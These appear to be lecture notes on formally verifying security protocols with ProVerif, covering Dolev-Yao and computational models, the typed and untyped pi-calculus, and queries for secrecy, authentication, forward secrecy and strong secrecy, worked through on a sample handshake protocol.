Furthermore, making this analysis by hand makes difficult to discover errors (quite unfeasible). In addition, it is very difficult to design protocols so that they are correct. We generally analyze the design of a protocol, but it is also possible to introduce bugs during its implementation, that may disrupt the protocol security. If there is an implementation it is possible to test, but it may not reveal all possible mistakes and attacks.

Security Proofs

Let's see now how it is possible to analyze a protocol in a formal way. The final objective is to **prove that no reasonable attacker can break a protocol** in practice. These terms are informal, we need to formalize what is the meaning of protocol security:

- What is a *reasonable* attacker?
    - If we give the attacker infinite power, that is we say that the attacker can do everything, of course this attacker will not be reasonable and under this assumption no protocol can be secured.
    - What can we assume the attacker can do and what can't do.
- What does '*can break a protocol in practice*' mean?
    - When we said that an attacker success in attacking the protocol, these are things that must be defined in a precise way.

There are two different possible approaches to model these protocols (and to verify them):

- **Symbolic approach**: it is a high-level model (abstract). It does not represent in an accurate way exactly how cryptography is implemented, but it starts from the assumption that we use some kind of cryptography that satisfies some properties. E.g., it is possible to say that we use asymmetric cryptographic algorithm without specifying what is.
- **Computational approach**: it is a more low-level model (more precise) and we specify also what is the particularly cryptographic algorithm used. It is more accurate but harder to verify formally. For this reason, symbolic models are widely used today.

Rigorous Symbolic Modelling Approach (Dolev-Yao)

The idea here is that we use **abstract data types**: all the data are symbolic terms (e.g., letters of alphabet). About the cryptographic operations they are modeled as **algebraic operators** that operate on the symbolic terms, and they have ideal properties known as **perfect cryptography**.

Example symbolic model of symmetric encryption: $decrypt(encrypt(M, K), K) = M$
The ideal property that symmetric encryption has is that there is only one way to decrypt an encrypt message, that is to use the decrypt function applied to the encrypted message using the same key used for

encryption. Theoretically is true, but in practice this is not true in fact e.g., it is possible to try a brute-force attack in trying to find M without applying decrypt function.

Other assumptions made by this approach are:

- Attacker can read, delete, substitute, insert messages
- Attacker can build messages from current knowledge
- Attacker can execute crypto operations
- Attacker cannot guess secrets and cannot get partial knowledge (e.g., infer something by looking to messages without decrypting them)

We must prove that attacks are **impossible** under these assumptions. If so, we excluded many possible attacks also in real system (but not all possible). This kind of proofs on symbolic models can be done automatically for standard properties (e.g., secrecy, authentication, data integrity) using model checking or automated theorem proving. There are tools based on both approaches. In practice, in one case if we use model checking we *search for possible attacks* and if one is found this is a counterexample that the security properties do not hold, or the other way is using theorem proving by searching for formal correctness proofs.

We model logical **flaws,** but we do not model cryptosystem-related flaws. Another thing not considered here is what is called **side channels** (e.g., channels related to timing of messaging). If I'm an attacker and I observe messages exchanged between two parties, I can see when they are transmitted by an entity and by measuring the time that occurs between one operation and another it is possible to learn something that is happening in the protocol.

Computational Models

This is the other way of modeling. In this case the models are more accurate in the sense that data is no longer symbolic, but data is modeled as **bitstrings,** and cryptographic primitives are modeled as **algorithms** that operates on *bitstrings*. We assume that the implementation will implement the algorithms in the correct way.

When we use computational model, we have to say again what is a reasonable attacker. In this case it is an algorithm that runs in *polynomial-time* because if the algorithm is too complex and cannot run in polynomial time of course it is not so interesting, since the attacker does not have enough time to attack the protocol in practice. The algorithm is not constrained in any other way, it can be anything that the attacker decides to use.

Moreover, protocols are modelled in a probabilistically way. Each protocol run is modelled by considering not only the events that are possible in the protocol, but also the probability in which these events may occur. We have that the probability of some operations is so low that we can consider them negligible. For example, the probability to guess the right key to be used for decryption is not 0 but it is very low. In this kind of models nothing is impossible, since everything is possible, but the probability of some scenario is negligible.

The objective with this model is to **prove that there does not exist an attacker that in polynomial time reaches a given goal with non-negligible probability.**

This kind of proof can be given by using **complexity-theoretic reductions**. It is a kind of reasoning of this type: "*If there exists an attacker that runs in poly time and has non-negligible success probability then there exists an algorithm that solves a hard computational problem in poly time with non-negligible probability*".

As we know, because it has been proved that some hard computational problems cannot be solved in polynomial time with non-negligible probability (nothing has proved the contrary), we can say that also our


protocol is secure with the concept of security that we just given. The possibility to attack the protocol is equivalent to what we just said (*proof by contradiction*).

This kind of proof is difficult to automate, since it is not based on a formal system but there are ways to automate also this kind of proofs. Recently some provers based on game-theory have been made available.

Cryptosystem-related flaws are modeled but side channels (e.g., related to timing) are not modeled.

Proverif

This is the state-of-the-art automated theorem prover for security protocols based on Dolev-Yao modeling developed by Bruno Blanchet (ENS, Paris). With this kind of tool, protocols are modeled by means of a **process calculus,** which is a *program-like formalism*, and then translated automatically into a logic program (description of a program using Horn Clauses). The processes described using this language have a corresponding TS (State transition) system. It can deal with unbounded sessions (infinite state models) since it is not based on model checking (not based on state exploration).



Proverif works in this way: there is the model that has to be written, which is the description of the protocol, and it is called **extended pi-calculus Model** which can be **typed** or **untyped**. The other thing that needs to be provided is the description of **security properties** which are also called **queries**. Then, proverif translates these inputs into *horn clauses + derivability queries* (original queries are transformed into other queries that refer to the formal system). The **resolution** is the algorithm to prove a theorem in this formal system. Resolution will be used for all the queries that we have given to the tool, in practice for all our original properties that we defined there is a corresponding query here. The resolution algorithm may succeed or not, so, sometimes it happens that with proverif the **analysis does not terminate**. When this happens, we can simply stop proverif. In generally, if proverif can find a proof it will succeed in a short time.

In most cases, the tool will provide one of 2 results: **property is true** (and it is proved to be true), **property cannot be proved** because the resolution algorithm itself sometimes may find that it fails in finding the proof.

Property cannot be proved does not mean necessarily that the property is false. It just means that the algorithm used by proverif fails in find the proof. What proverif does in this case is to start the **attack reconstruction**. It will try to find an attack on the protocol. In this way, proverif may find a **potential attack**, and this happens when the property is not true, and we say that we have a **counterexample**. Even if proverif is based on theorem proving, there is a post-processing phases which is no longer based on theorem proving but it is based on other algorithms, and it can find an attack. Only in some cases attack reconstruction **does not lead in an attack**.

If proverif finds a potential attack note that it is not a proof that there is an attack, but it is a **potential attack**, because the attack reconstruction algorithm may find attacks that are not real, it means that this search may yield **false attacks** (*false positive*). This search is also not exhaustive: if no attack is found, an attack may still exist.

Specifying Protocols

Let's see how to specify protocols using proverif. There are two possibilities:

- **Horn clauses** (low-level, only for experts)
- **Typed** or **Untyped Extended pi calculus** (internally translated to Horn clauses).

You must describe each role of the protocol (e.g., if it is client-server there will be a client role and a server role), which are also called actors:

- **Honest actors** behave according to the protocol
- No need to model Attackers because it can behave in any way.

Untyped Extended Pi-Calculus: term Syntax

Initially we see how to represent data: we said that in a symbolic model data are represented symbolically (so there are no bits/bytes/integers) and there are just **variables** and **names** (*constants*). Then, these are our **atomic data**. Then, we can combine them and apply functions to them. The functions that can be applied are classified in two types: **constructor functions and destructor functions**. We use *constructor functions* to create more complex terms ($M_1, \dots, M_n$ are terms). A special case of a constructor function is the **tuple** which can simply combine terms in a tuple.

M, *N* ::=	terms
x,y,z	variables
a,b,c,k	names
f(M_1,…,M_n)	constructor application
(M_1,…,M_n)	tuple

It is possible to create terms in the following way: $enc(x, a)$ to say that this is the result of an encryption of a variable x with a costant which is the key a.

Untyped Extended Pi-Calculus: main process Syntax

The description of processes has a limited number of statements: the first two possibilities are to write that the process outputs something (or it inputs something) which are the output/input statement. In the example M, N are 2 terms: M represents the *channel* while N the data. The final $.P$ specifies that after the action the behavior is specified by P which is a process. It means that it is possible to *concatenate* these statements one after the other using dots.

P, *Q* ::=	processes
out(*M*,*N*).*P*	output N to channel *M*
in(*M*,x).*P*	input from channel *M* to *x*
0	nil
P | *Q*	parallel composition
!*P*	replication
new a; *P*	creation of restricted data
let x=g(M_1,…,M_n) in *P* *[else Q]*	destructor application
if *M* = *N* then *P* [else *Q*]	equality test
let x=*M* in *P*	assignment
event(*M*).*P*	event

$in(M, x).P$ is the input statement which means to input some data from channel M and store them in a variable x. Then, 0 is a special process that is the **stop process** (or *nil process*).

In parallel composition $P \mid Q$ is possible to say that the two described processes *run in parallel*.

The $!P$ is the **replication**: in this case there are any number of concurrent instances of P running in parallel. This is the way in which it is possible to create an **unbounded set of processes**.

To generate data that are known internally but not externally it is possible to use $new\ a; P$ where a is a constant in this case. The P is the behavior after the new state.


Then there is the **destructor application**, which is a function that **may fail**. While the constructor is something that **always succeeds**, the destructor may not succeed. When this function is applied, it is possible to get an "*else*" statement (since function may fail) so it is like an *if then else* statement. An example is during *decryption* (encryption never fail, decryption does). $let\ x = g(M_1, \dots, M_n)$ where g is the destructor function and it is applied to some terms. If execution succeeds the result is put in x and continue with P, otherwise it will continue with process Q which is the "else" branch.

There is also the **equality test** used to test equality, but also the **assignment** statement written using the let keyword.

The last statement is an **event**, which are **markers** that can be put in the execution of a process to say that an event occurs when the event statement is executed.

Formal Semantics

If we create a process using these statements, we can also create a **transition system** for the process.



It is possible to notice that on the left there is the initial state of a process that is the parallel composition of two sub-processes. In the first subprocess there is an input statement followed by an output statement and then it stops. The other process starts with an output and then it inputs something from the channel which is stored in y.

After the first step of both sub-processes is executed, then we get into a new state which is the one on the right in the picture. Since "in" of the first process and "out" of the second have been executed, the new state is that.

In this way it is possible to build all the TS that correspond to a process.

Destructor Semantics

Destructor applications are defined by **rewriting rules.** They are used to define the (ideal) properties of cryptographic and data manipulation primitives. Let's look an example of modeling *Shared-key encryption*.

- **Constructor**: $senc\ (x, y)$ encrypts x with key y
- **Destructor**: $sdec\ (x, y)$ decrypts x with key y
- **Rewrite rules**: $sdec(senc(x, y), y) \rightarrow x$

```
fun senc/2.
reduc sdec(senc(x,y),y) = x.
```

In order to model the fact that the only way to get the message from an encrypted message is by decrypting with the right key, it is possible to use the rewrite rule shown before. If that rule is put in the system, it means that there is only that way to have a decryption that succeeds.

The proverif syntax contains the specification of the constructor $fun\ senc/2$ which says that $senc$ is a constructor and the number 2 is the **number of arguments**. In the second line there is the *rewrite rule*, which is exactly what written before. Another example is the *public-key encryption*.

- **Constructors**
  - $penc\ (x, y)$ encrypts x with public key y
  - $pk(x)$ returns the public key given the key pair x
  - $sk(x)$ returns the secret key given the key pair x
- **Destructor**: $pdec\ (x, y)$ decrypts x with secret key y
- **Rewrite rule**: $pdec\left(penc\big(x, pk(y)\big), sk(y)\right) \rightarrow x$

```
fun penc/2.
fun pk/1.
fun sk/1.
reduc pdec(penc(x,pk(y)),sk(y)) = x.
```

A third example is the digital signature (*asymmetric cryptography*).

```
fun ok/0.
fun sign/2.
reduc getmess(sign(m,sk(k))) = m.
reduc checksign(sign(m,sk(k)), pk(k)) = ok.
```

- **Constructors**:
  - $sign\ (x, y)$ signs x with private key y
  - $pk(x)$ returns the public key given the key pair x
  - $sk(x)$ returns the secret key given the key pair x
- **Destructors:**
  - $getmess\ (x)$ extracts message from signature x
  - $checksign(x, y)$ checks signature x with public key y
- **Rewrite rules:**
  - $getmess\big(sign(x, y)\big) \rightarrow\ x$
  - $checksign\left(sign\big(x, sk(y)\big), pk(y)\right) \rightarrow\ ok$

In this case the signature is not only the signature itself, but it includes also the message x and it is possible to extract both the message and the signature (therefore we have 2 destructors).

The last example is *cryptographic hashing:*

```
fun hash/1.
```

- **Constructor**: hash (x) computes the hash of x
- **Destructor**: no destructor defined (hashing cannot be inverted)
- **Rewrite rules**: no rewrite rule needed

Some of hash properties (such as uniform distribution of hashes) are not represented, since there is no representation at bit level. Normally, if we compute the hash of two different values, there will be values that will be different with very high probability: this property is modelled here. If we have $hash(a)$ and $hash(b)$ according to this model these two will be different terms so $hash(a) \neq hash(b)$. In this case it is *impossible* to find a different value (b) that has the same hash of a.

Example: Handshake Protocol

- Message 1 S → C: $\{\{k\}_{skS}\}_{pkC}$ k fresh
- Message 2 C → S: $\{s\}_k$

In this case there are two messages exchanged between S and C (two entities). The final aim is that C must send to S a secret s. In this case it is used *asymmetric encryption*. The idea of the protocol is that first S sends to C the key to be used to encrypt the secret (like a session key) while skS and pkC are long term keys (secret key of S and public key of C). The idea is that S choose a key and it encrypts the key with skS so that it signs the key. Then, this signature is encrypted with the pkC so that only C can decrypt it.

C will receive the message and can decrypt the message so that can get the signature. Then it is checked so that it is a valid one and then it can put the secret S that wants to be sent after having encrypted it with the key extracted from the signature. We want to get that s **remains secret.** The proverif implementation is:

- kpS and kpC are the key materials (key pairs)
- $PS = new\ k; out\left(c, penc\left(sign\big(k, sk(kpS)\big), pk(kpC)\right)\right); in(c, x); let\ xs = sdec(x, k)\ in\ 0.$
  - S creates the key k and then there is an out operation which means that S sends on the channel C the encryption of a message that is the signature of k with the signature of S.
  - After this S will wait for the message from C so it will perform an input operation and will save it in x. S will finally decrypt it using the key.
- $PC\ =\ in(c, y); let\ y1 = pdec\big(y, sk(kpC)\big)\ in$
  $if\ checksign\big(y1, pk(kpS)\big) = ok\ then$

$$let\ xk = getmess(y1)in$$
$$out\big(c, senc(s, xk)\big); 0.$$

- C will first wait for a message from S. Then, C must decrypt the message received from S and $pdec$ will return $y1$ if it is successful. Then, after decryption C must check the signature and if it is valid then the last thing is to extract k from the message that was the result of the decryption. Now C will have its local copy so that can now send the secret using the key.

- $P = new\ kpS; new\ kpC; \big(!\ out\big(c, pk(kpS)\big); 0 \mid !\ out\big(c, pk(kpC)\big); 0 \mid !\ PS \mid !\ PC\ \big)$
  - It combines the two processes together. First, it will specify that kpS and kpC are **not** known to the attacker, but only known to S and C. Then it continues with the parallel combination of 4 processes: the last two ones are replications of S and C. It means that we want to have as many sessions as we want of both S and C. The first two processes are a way to make public to the attacker the public keys of both S and C.

The Typed Pi-Calculus

By introducing types in this language, we can be more precise in the description of the processes. There are some built-in types: *bitstring, channel, bool, time*. The *bool* type has built-in names *true and false*. It is also possible to have user-defined types. For example: $type\ key$ defines a new type named key. By using the typed version names and variables must be declared with their type. We can have **free name/variables declarations**:

- $free\ c: channel$
- $free\ s: bitstring$ [private]

Whenever there are some names of variables that are not introduced by new operator, they are free. If we want to declare that c will be used a channel it is possible to specify it as free. There is also the possibility to see that a free name is private, since by default they are **public** (known to everybody).

The **variable declarations** can be introduced also when defining constructors and destructors. Let's take as example the encryption/decryption functions and compare them:

- Untyped version
  - $fun\ senc/2.$
  - $reduc\ sdec(senc(x, y), y) = x.$
- Typed version
  - $type\ key.$
  - $fun\ senc(bitstring, key) : bitstring.$
  - $reduc\ forall\ m: bitstring, k: key; sdec(senc(m, k), k) = m$

We assume that we use a new type *key*. Then, the constructor function does not specify simply that there are 2 arguments, but it specifies also the type of these arguments. It specifies also the result type. For the *reduc* part, we write $forall\ m: bitstrink, k: key$ that is the declaration of variables that are involved in the rewrite rule, then the rewrite rule is written in the usual way.

The typed version of the public key encryption example is the following:

Untyped version

```
fun penc/2.
fun pk/1.
fun sk/1.
reduc pdec(penc(x,pk(y)),sk(y)) = x.
```

Typed version

```
type pkey.
type skey.
type keymat.

fun penc(bitstring, pkey): bitstring.
fun pk(keymat): pkey.
fun sk(keymat): skey.
reduc forall x:bitstring, y:keymat;
      pdec(penc(x,pk(y)),sk(y)) = x.
```

Will be reported now also the digital signature and hash example:

Untyped version

```
fun ok/0.
fun sign/2.
reduc getmess(sign(m,sk(k))) = m.
reduc checksign(sign(m,sk(k)), pk(k)) = ok.
```

Typed version

```
type result.

fun ok():result.
fun sign(bitstring, skey): bitstring.
reduc forall m:bitstring, y:keymat;
      getmess(sign(m,sk(y))) = m.
reduc forall m:bitstring, y:keymat;
      checksign(sign(m,sk(y)), pk(y)) = ok().
```

Untyped version

```
fun hash/1.
```

Typed version

```
fun hash(bitstring): bitstring.
```

Variable Declarations in Processes

When we write processes, we can also use typed variables. When we input something, instead of just writing "x", we also write its type. The same happens when we create a new name. Also, there is an if statement that is more general $if\ M\ then\ P$ where M is a term. If M is not Boolean it is considered false. Also, the assignment take a general form where T can be a variable but also a **pattern**, which is a form of pattern matching operation. M is evaluated and if the pattern T matches M, the pattern T may contain a variable and the variable will be assigned. For example, $(x, y) = M$ it means evaluate M and if M is a pair, then it is assigned to (x, y) otherwise error. In the picture are reported all the possible patterns that it is possible to use: *untyped variable, typed variable, equality test and tuple*. An example: $(= a, x) = M$ in this case if M is a pair and the first component of the pair is a, then the assignment succeeds, otherwise it will give an error (e.g., the first component is not a).

Typed Process Syntax

P, Q ::=	processes
out(*M*,*N*).*P*	output N to channel *M*
in(*M*,x:t).*P*	input from channel *M* to *x*
0	nil
P | *Q*	parallel composition
!*P*	replication
new a:t; *P*	creation of restricted data
if *M* then *P* *[else Q]*	test
let T=*M* in *P* *[else Q]*	assignment (pattern match)
event e(M_1,…,M_n).*P*	event
R(M_1,…,M_n)	macro usage with actual parameters

generic test (if M not bool => false)

T is pattern

T ::=		pattern
	x	untyped variable
	x:t	typed variable
	=M	equality test
	(T_1,…,T_n)	tuple

Finally, the term syntax is extended with the build-in Boolean operators:

$M \&\& N$ $M \mid\mid N$ $not(M)$

The Sample Handshake Protocol (Typed Version)

The previous example can be adapted for the typed version. When pS and pC are instantiated, the precise value of kpS and kpC will be given.

- Message 1 S → C: $\{\{k\}_{skS}\}_{pkC}$ k fresh
- Message 2 C → S: $\{s\}_k$

```
pS(kpS: keymat, pkC: pkey) =
    new k:bitstring; out(c, penc (sign(k, sk(kpS)), pkC));
    in(c,x:bitstring);  let xs=sdec(x, k) in 0.
pC(kpC: keymat, pkS: pkey) =
    in(c, y:bitstring); let y1=pdec(y, sk(kpC)) in
    if checksign(y1, pk(kpS))=ok() then
          let xk=getmess(y1) in out(c, senc(s, xk)); 0.
P = new kpS:keymat; new kpC:keymat;
    (!out(c, pk(kpS)); 0 | !out(c, pk(kpC)); 0 | !pS(kpS, pk(kpC)) |
    !pC(kpC, pk(kpS))
```

Specifying security properties: Secrecy

Let's see now how to specify security properties of a protocol, starting from secrecy. There are different flavours of secrecy, but let's start from this intuitive property: *an attacker must not be able to get closed terms that are intended to be secret* (e.g., name s in the Handshake protocol). We need to give a **formal description** of this property. First define some concepts such as "adversary" and what is its initial knowledge:

- **S-Adversary**: any closed process Q with $fn(Q) \subseteq S$
  - $fn(Q)$ is the adversary initial knowledge: the unrestricted names of Q
  - S is the set of names
- **Trace T**: it is a run of a process
- **T outputs N**: if T contains an output statement of N to a channel $M \in S$ (which means that may be known to the adversary). If T outputs N, N is not secret.

We can now give the definition of **secrecy**:

*The closed process **P** preserves the secrecy of **N** from **S-Adversaries** if:* $\forall$ *S-Adversary* Q, $\forall$ *T executed by* $P|Q$ *T does not output **N**.*

Using Proverif

The input to Proverif is a file called **script** composed of various parts:

- *Declarations of operations* (e.g., cryptographic operations)
- *Process macros* (reusable definitions of processes)
- *Main process*
- *Queries* (properties to be verified)

By building a verification script for the sample handshake protocol to verify secrecy of s (written as $\boldsymbol{query\ attacker(s)}$) with the assumption that the attacker initially knows only public channel c and public keys, Proverif **outputs a report.** For each query (property to be verified) the report specifies:

```
$ proverif –in pi  handshake.pi
$ proverif   handshake.pv
```

- Whether the property has been proved to be true or false (or property could not be proved)
- If property proved false, and attack was reconstructed, a description of the attack


Approximations of Proverif

When transforming Pi Calculus into the Horn clauses, Proverif approximates the protocol behaviour:

- *The number of times a message is sent is not represented by the Horn clauses* → it is as though each message could be sent and received an arbitrary number of times
  - The output statement is translated into one or more executions of it.
- *The Horn clauses distinguish different fresh names only* partially → two fresh names could be represented by the same name
  - Fresh names are the one created with the *new* statement.
  - Possibility that two names collapse in the same name

These approximations have been studied in such a way that the translation to horn clauses is **sound**: if one proves a secrecy property holds in the Horn clauses model, the corresponding property holds in the pi model. But when Proverif finds an attack, this is not necessarily an attack in Pi Calculus, but it may be a false positive (since approximations are sound but not complete)

The logic theory described by the Horn clauses over-approximates the behaviour of the real protocol, so **false positives** are possible. We can represent this approximation in a graphical way using Venn Diagrams that represents the **traces** of the two models. There are two sets that are one a subset of the other. The outer set is the set that can be derived, that is the traces that the Horn Clauses can consider as possible, while the inner set is the set of traces that are possible (the ones in the Pi Calculus). All the traces (executions) that are possible in the Pi Calculus are also possible in the Horn Clauses, but in the Horn Clauses, there are more runs that are not in the original model. Even if this set is larger, it is easier for Proverif to find proofs.



An example is the following:

$$new\ privc{:}\ channel;\ (out(privc, s);\ out(pubc, privc);\ 0 \mid in(privc, x{:}\ bitstring);\ 0)$$

This process contains a new statement which is a private channel created by the process. Then there are two processes: the first one performs two outputs, while the second one performs one input. The outputs are: first S is output on the private channel, but then the private channel is output on the public channel (the attacker has access to the private channel). The input corresponds to the first output: when s is output on the private channel, this input will get it.

This process preserves the secrecy of s against {pubc}-Adversaries but Proverif **cannot prove it**, because the Proverif model corresponds to:

$$new\ privc{:}\ channel;\ (!\ out(privc, s);\ !\ out(pubc, privc);\ 0 \mid !\ in(privc, x{:}\ bitstring);\ 0)$$

Which means that s is sent multiple times on the channel, even after it has been made public (which is not what we had first in practise).

Correspondence Properties

These properties specify **order relationships** that should bind trace events and can be used to specify **authentication** and **data integrity** properties. These properties require the verification of a property that we could express using temporal logic, but Proverif does not give a real temporal logic language like linear TL, but only some temporal operator (correspondence operator) used to describe these security properties.

Let's see an example of **Authentication in the Handshake Protocol**.

Process S sends to process C the key to be used for encryption of the secret and this key is signed with the secret key of S and the encrypted with the public key of C. The aim of the protocol is not only to keep the secrecy of the message s but also to provide a form of authentication, that is that S must know that secret s comes from C. To define this property, we define **events**.

```
pS(kpS: keymat, pkC: pkey) =  new k:bitstring;
        event bS(pk(kpS),pk(kpC),k);
         out(c, penc (sign(k, sk(kpS)), pk(kpC)));
         in(c, x:bitstring); let xs=sdec(x, k) in 0.
```

```
pC(kpC: keymat, pkS: pkey) = in(c, y:bitstring);
  let y1=pdec(y, sk(kpC)) in if checksign(y1, pk(kpS))=ok then
        let xk=getmess(y1) in
        event eC(pk(kpS),pk(kpC),xk);
        out(c, senc(s, xk)); 0.
```

We define events that specify that at a certain point of the protocol execution we set a sort of flag that you are arrived in a particular point of the protocol with some data. Then we relate events that correspond to this flag.

In the S process we put the flag at the beginning that is we have $event\ bS$ which stands for "*begin S*". It means that S has started a session of the protocol. The data associated with this event are the public keys of S and C plus the secret shared key k.

The other event is put at the end of pC and it is $event\ eC$ "*end C*". It means that C has ended its session and again we see the same data: public keys and pk. In process C we don't have direct access to the key since it was generated by S, but it has received and obtained it from the message received from S.

We can say that there is **authentication** if there is correspondence between these two events:

- Whenever event $eC(x, y, z)$ occurs, then event $bS(x, y, z)$ must have occurred before
  - $event\big(eC(x, y, z)\big) ==> event(bS(x, y, z))$
  - $==>$ is the correspondence operator

It means that if C has concluded a session, S started the corresponding session, so it is not possible that e.g., has not been started by S but has been concluded by C. To provide mutual authentication we could put an event at the beginning of C and an event at the end of S to state a similar property.

Care should be put to decide where to put events: for example, it could be possible to put event bS after the out, but in general you should put it **as earlier as possible**. Of course, it is not possible to put it before $new\ k$ since k is a parameter needed for the event. The other event eC should be put as soon as you know that the session is correctly ended. The last output is just to send the secret, so as soon C gets the key can issue the event.

Injectivity of Correspondences

Looking the previous property, it is possible that there are, e.g.,2 eC events that correspond to the same bS event, that is S starts one session of the protocol, but 2 C processes execute the eC events. Stating the property in this way:

$$event(e(\dots)) \ ==> \ event(e'(\dots))$$

Makes it still possible, since it is **non-injective**: it is true even when the same execution of event e'(...) corresponds to more executions of event e(...).

If, instead, we want that whenever an eC event occurs there is a distinct bS event that corresponds to it this is a stronger property, and it is called **injective correspondence**

$$inj\_event(e(\dots)) \ ==> \ inj\_ev(e'(\dots))$$

And requires that each occurrence of event e(...) corresponds to a distinct occurrence of event e'(...).

Regarding the previous example, if we don't use injectivity it means that we accept that more sessions of C will use the same key sent by S.

While using the typed version of the language we must declare events:

$$event\ e(t_1, \dots, t_n)$$

Then, when we define a correspondence (injective or not) first we need to define variables involved in the event:

$$query\ x_1 : t_1, \dots, x_n : t_n\ ; event\big(e(M_1, \dots, M_n)\big) ==> event(\dots$$

Note that on the left there are variables, but more in general we can have terms that involve variables. The variables that appear in the expression $M_1, \dots, M_n$ must be declared before.

More in general, correspondence operator can be combined to form more complex queries. Examples:

- $inj\_event(e(x1, x2)) \implies (inj\_ev(e2(x1, x2)) \implies inj\_ev(e1(x1)))$
    - If there is in a trace the first event, it must have been preceded by the second that must have been preceded by the third
- $inj\_event(e(x1, x2)) \implies (inj\_ev(e2(x1, x2)) \implies inj\_ev(e1(x1))) \mid (inj\_ev(e4(x1, x2)) \implies inj\_ev(e3(x1)))$
    - It is possible to use also Boolean operators. If the first event occurs that event in the past there must have been one or the other correspondence.

There is another special query with a single event: $event(e(x1, x2))$ means event $e(x1, x2)$ is **never** executed. If the event occurs the property will be false. This is typically used at the end of a process and if it false it means that the process reached the end.

Phases

Some protocols are divided into **phases** that are executed sequentially (e.g., key establishment phase followed by data exchange phase). Proverif supports the description of phases:

- Each phase is a section of the global run
- Phases are numbered starting at 0 and entered sequentially (0, 1, 2, ...)
- Initially, all processes are in phase 0 (also if they are not specified)
- Each process code is divided into phases by inserting $\boldsymbol{phase\ n}$; $\boldsymbol{P}$ and P will be executed in that phase
- When the system enters phase n, only the processes in that phase can execute

Having this phases' mechanism gives the possibility to describe a different form of secrecy known as **forward secrecy**: *the secrecy of a secret exchanged during a phase of a protocol (e.g., a session) cannot be compromised after the end of that phase, even if other long-term secrets are disclosed*.

This type of secrecy can be modelled by means of 2 phases:

- *phase 0*: the session in which the secret is exchanged
- *phase 1*: the time after the session, when long-term secrets are compromised

It is possible to edit the handshake protocol example by simply adding something to the whole process:

$$(\dots) \mid (phase\ 1; out(c, kpS))$$

Where (…) is the phase 0 (without explicitly saying it) and it is instantiation of pS, pC and output of public keys.

All the property seen so far have to do with secrecy intended as the attacker that succeed in getting the secret. Sometimes, an attacker could not get the secret but learn something about it (**partial knowledge**). To define secrecy in a stronger way, it is possible to define it by means of **observational equivalence ≈.** Suppose to have two processes P and Q, we say that $P \approx Q$ to say that P and Q are externally indistinguishable, which means that an external observer (e.g., a process R) cannot tell if it is interacting with P or Q. Moreover, it is not possible to build R such that $R|P$ behaves differently from $R|Q$.

We can also say that $P \approx_S Q$ which means that P and Q are externally indistinguishable for an S-Adversary (observers with knowledge, where S is the initial knowledge).

This concept can be used to express a stronger form of secrecy.

Strong Secrecy

Closed process $\boldsymbol{P}$ preserves strong secrecy of $\boldsymbol{N}$ (the secret) from *S-Adversaries* (*non-interference*) if this property holds:

$$P[x/N] \approx_S P[x'/N]$$

In this property we have two instances of P but in one instance we substitute the instance of N with x while in the other instance we substitute N with x'. We have two different secrets while the process is the same. If these two instances of P are not distinguishable by a S-Adversary, it means that there is no way for this adversary to know if inside P are being exchanged x or x'.

This is a stronger form of secrecy that implies the previous forms of secrecy.


However, it is possible that an S-Adversaries cannot get the secret but can distinguish when the secret changes. With strong secrecy we don't want to let the attacker distinguish this. So, we say that *S-Adversaries cannot acquire any information on N by interacting with P*. This property means that we *cannot find S-Adversary A_S that outputs a different message according to whether it interacts with P[x/N] or P[x'/N]*.

We don't want to let the attacker say yes/no, this should be impossible. If it is not possible, we have this form of strong secrecy.


Proverif can prove this property by using **noninterf** $\boldsymbol{x}, \boldsymbol{y}$, … keyword where x, y, … are the (free) terms that should remain strongly secret.

Weak Secrets

With proverif it is also possible to detect if a secret is subject to **offline guessing attacks**. The attack works as in the picture: there is a first phase called **interaction phase** where the attacker interacts with the honest actors and then there is an **offline guessing phase** where the attacker uses the collected data to make some processes on them to discover a secret. The secret could not be computed by the attacker, but what it can do is to guess the value of the secret and verify if the guess is correct or not. Since it can be done offline the attacker can try all possible values until it finds a guess that is correct. If we don't want the attacker to be able to do an offline guessing, we can state that there should be this property: *the secret should not be a weak secret*.



